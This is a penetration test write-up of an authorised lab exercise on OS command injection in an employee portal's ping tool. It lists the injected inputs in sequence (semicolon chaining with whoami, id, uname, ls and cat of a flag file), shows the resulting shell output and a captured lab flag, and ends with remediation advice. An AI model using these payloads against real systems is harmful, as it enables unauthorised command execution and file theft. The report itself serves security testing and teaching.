

Penetration Testing Report

Command Injection – Web Application Ping Tool Exploitation

Project: StaffHub Employee Portal (Command Injection Analysis)

Target: localhost (port 8080)

Tester: Surakshya Chhetri

Date of Assessment: August 2026

Engagement Type: Authorized internal penetration test — isolated lab environment

1. Overview

This report describes the vulnerabilities identified and the steps that are performed during command injection testing of the StaffHub Employee Portal's built-in network diagnostic (ping) tool. The objective was to determine whether the user-supplied input reached the underlying operating system shell without adequate sanitization.

This testing focused on the IP address field of the ping utility. By submitting shell metacharacters along with a valid IP address and additional operating system commands were appended to and executed along with the intended ping command. This confirmed that there was a command injection vulnerability and allowed to retrieval a lab flag file that is used to validate exploitation.

2. Vulnerability Summary

- Vulnerability: Command Injection in the Ping Tool
- Severity Rating: Critical (CVSS-equivalent: 9.8 — Network / Low Complexity / No Privileges Required / No User Interaction / Changed Scope)
- Impact: Arbitrary command execution and potential full server compromise
- Affected Component: /tools/ping in the StaffHub network diagnostics module
- Root Cause: User input is not properly validated before being included in a shell command

3. Testing Performed — Scope

1. Ping tool functionality
2. IP address input handling and validation
3. Shell command chaining and separator behavior
4. Command execution verification
5. Flag retrieval to confirm impact

4. Objectives

1. Determine whether the application inputs were vulnerable to injection.

2. Verify whether the injected input were affected server-side behavior.
3. Bypass the input validation to execute arbitrary operating system commands.
4. Determine whether there is sensitive files on the server could be exposed.
5. Evaluate the overall security posture of the ping tool and recommend remediation.

5. Methodology

- The testing was done entirely within a secure, isolated lab environment that is required for this engagement.
- A baseline request was sent using a valid and unmodified IP address (127.0.0.1) to observe the normal application behavior and output formatting.
- Shell metacharacters (e.g. ; && | ` \$()) were appended to the input to test whether the application passed the value directly to a system shell.
- Low-impact, non-destructive commands (e.g. whoami, id, hostname) were injected first to confirm code execution before the proceeding further.
- Once execution was confirmed, an absolute file path was used to read the lab's flag file and demonstrate the impact.
- All activity were performed against the designated lab target only; no destructive or persistence-oriented commands were executed.

6. Exploitation Process

Every steps below shows the exact input that is submitted to the ping tool's IP address field with an explanation of what the command does and why it was used, the result that was observed and screenshot evidence.

6.1 Baseline Test — Confirm Normal Functionality

Command / Input Submitted:

127.0.0.1

Description:

A standard and well-formed loopback IP address was submitted without any special characters. This establishes a baseline for what normal, expected ping output looks like, and confirms the tool is working/functioning before any injection attempts are made.

Expected / Observed Result:

The application returned standard ICMP ping statistics (packets transmitted/received, round-trip time) for 127.0.0.1 and confirming that the tool executes a real system ping command and the output is reflected back to the browser.

Evidence:

IP Address

127.0.0.1

Enter a valid IP address to test connectivity

▶ Ping Target

```
staffhub@techcorp: ~/network-tools

PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.021 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.044 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.032 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.031 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3050ms
rtt min/avg/max/mdev = 0.021/0.032/0.044/0.008 ms
```

[INSERT SCREENSHOT HERE — Baseline ping output for 127.0.0.1]

6.2 Separator Test — Command Chaining with a Semicolon

Command / Input Submitted:

127.0.0.1; whoami


Description:

The semicolon (;) is a shell command separator that tells the shell to run the first command and execute the next one, regardless of its result. Adding ; whoami after a valid IP address to tests whether the raw input is being passed to a shell (e.g. via system(), exec(), popen(), or a similar call) instead of being parsed as a single, validated IP argument. whoami was chosen because it is harmless, and its output (a username) is easy to visually distinguish from ping output and making it suitable for confirming injection.

Expected / Observed Result:

This response contained the normal ping output for 127.0.0.1 followed by an additional line showing that the output of whoami (the user account and the web server process is running as, e.g. www-data). This confirmed that the arbitrary commands appended after the semicolon were being executed by the underlying operating system.

Evidence:

A terminal window with a dark blue background and light green text. The window title is 'staffhub@techcorp: ~/network-tools'. The output shows a successful ping to 127.0.0.1 with 4 packets, 0% loss, and a total time of 3075ms. The RTT statistics are 0.017/0.031/0.038/0.008 ms. The prompt 'www-data' is visible at the bottom.

```
staffhub@techcorp: ~/network-tools

PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.017 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.037 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.033 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.038 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3075ms
rtt min/avg/max/mdev = 0.017/0.031/0.038/0.008 ms
www-data
```

6.3 Privilege and Environment Enumeration

Command / Input Submitted:

127.0.0.1; id && hostname && uname -a

Description:

After confirming the basic injection, this payload chains three enumeration commands using && (execute the next command only if the previous one succeeds). `id` reports the current user's UID/GID and group memberships to evaluate the privilege level of the compromised process. `hostname` identifies the target machine. `uname -a` displays the kernel version and architecture, which is useful for assessing further risk (e.g. known kernel exploits) and for scoping the impact of the vulnerability in the report.

Expected / Observed Result:

The output shows the web application process was running as a low-privileged service account, disclosed the hostname of the target container/VM, and revealed the OS/kernel version — all of which would not normally be visible to an external user.

Evidence:

6.4 Filesystem Reconnaissance

Command / Input Submitted:

127.0.0.1; ls -la /var/www/flags/


Description:

Before directly reading the flag file, the contents and permissions of the flag directory were checked first. This step demonstrates that the command injection is not limited to information disclosure commands like `whoami` — it grants the same filesystem visibility to the web server process itself has, which in a real-world scenario could expose configuration files, credentials, or other sensitive data outside the intended web root.

Expected / Observed Result:

The directory listing returned the contents of /var/www/flags/, including the target file flag3.txt, along with its permissions and ownership.

Evidence:



The screenshot shows a terminal window with a dark background. At the top, there is a purple button with a play icon and the text "Ping Target". Below the button, the terminal window title is "staffhub@techcorp: ~/network-tools". The terminal output shows a ping command being executed: "PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data." followed by four lines of ping results, each showing "64 bytes from 127.0.0.1: icmp_seq=X ttl=64 time=X.XXX ms" for X=1,2,3,4. Below this, it shows "--- 127.0.0.1 ping statistics ---", "4 packets transmitted, 4 received, 0% packet loss, time 3072ms", and "rtt min/avg/max/mdev = 0.055/0.076/0.127/0.029 ms". Finally, it shows a directory listing for "/var/www/flags/" with permissions, ownership, and file names: "drwxr-xr-x 1 root root 4096 Jul 30 16:53 .", "drwxr-xr-x 1 root root 4096 Aug 2 03:27 ..", "-rw-r--r-- 1 www-data www-data 25 Jul 31 02:48 flag1.txt", "-rw-r--r-- 1 www-data www-data 37 Jul 31 02:48 flag2.txt", "-rw-r--r-- 1 www-data www-data 38 Jul 31 02:48 flag3.txt", and "-rw-r--r-- 1 www-data www-data 42 Jul 31 02:48 flag4.txt".

6.5 Flag Retrieval — Confirming Full Impact

Command / Input Submitted:

127.0.0.1; cat /var/www/flags/flag3.txt

Description:

cat displays the contents of a file to standard output. Using an absolute path that removes any dependency on the current working directory of the web process and directly demonstrates that the arbitrary files readable by the application's service account can be exfiltrated through the injected command. This is the step that is used to capture proof of successful exploitation for the assessment.

Expected / Observed Result:

The application response included the ping output for 127.0.0.1 followed by the contents of flag3.txt, confirming arbitrary file read via command injection.

Evidence:

```
staffhub@techcorp: ~/network-tools

PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.050 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.064 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.056 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.063 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3051ms
rtt min/avg/max/mdev = 0.050/0.058/0.064/0.005 ms
FLAG{Th1s_1s_F1ne_Ev3ryth1ng_1s_F1ne}
```

7. Evidence & Flag

Flag captured and documented during this assessment:

FLAG{Th1s_1s_F1ne_Ev3ryth1ng_1s_F1ne}

Supporting evidence for this finding consists of:

- Screenshot of the ping tool interface with the injected payload entered in the IP address field.
- Screenshot of the application response showing normal ping output followed by injected command output.
- Screenshot of the final payload and response used to retrieve and confirm the flag.

```
staffhub@techcorp: ~/network-tools

PING 127.0.0.1 (127.0.0.1) 56(84) bytes of data.
64 bytes from 127.0.0.1: icmp_seq=1 ttl=64 time=0.022 ms
64 bytes from 127.0.0.1: icmp_seq=2 ttl=64 time=0.056 ms
64 bytes from 127.0.0.1: icmp_seq=3 ttl=64 time=0.028 ms
64 bytes from 127.0.0.1: icmp_seq=4 ttl=64 time=0.029 ms

--- 127.0.0.1 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3079ms
rtt min/avg/max/mdev = 0.022/0.033/0.056/0.013 ms
FLAG{Th1s_1s_F1ne_Ev3ryth1ng_1s_F1ne}
```

8. Impact

This vulnerability allows an attacker to execute arbitrary operating system commands in the context of the web application's service account. Depending on the privileges of that account and the underlying host configuration, this could lead to:

- Disclosure of sensitive files (configuration files, credentials, source code, other users' data).
- Lateral movement to other systems reachable from the compromised host.
- Installation of persistence mechanisms, web shells, or malware.
- Full compromise of the underlying server and, potentially, the broader network.

Given the low complexity of exploitation, lack of authentication requirements observed during testing, and the severity of potential outcomes, this finding is rated Critical.

9. Remediation

1. Validate all input strictly server-side: only accept well-formed IPv4/IPv6 addresses or hostnames by using an allow-list / strict regex, and reject anything containing shell metacharacters.
2. Avoid invoking a system shell for this functionality entirely. Use a language-native networking library or a safe subprocess API that passes arguments as an array (never string concatenation or shell=True equivalents) so metacharacters cannot be interpreted by a shell.
3. Run the web application process under a dedicated, least-privileged service account with no unnecessary filesystem or network access.
4. Apply defense-in-depth and controls such as a Web Application Firewall (WAF) rule set to detect and block common shell metacharacter injection patterns.
5. Implement centralized logging and alerting on abnormal process execution from the web server (e.g. via EDR or auditd) to detect exploitation attempts.
6. Conduct a broader code review for other locations in the application where user input may reach shell commands, file paths, or system calls.

10. Conclusion

The ping tool in the StaffHub Employee Portal was found to be vulnerable to OS command injection due to unvalidated user input being passed directly to a system shell. This was successfully exploited to execute arbitrary commands and to read a protected file on the server and confirming a critical risk to the confidentiality, integrity, and availability of the host system. Immediate remediation is suggested before any production deployment.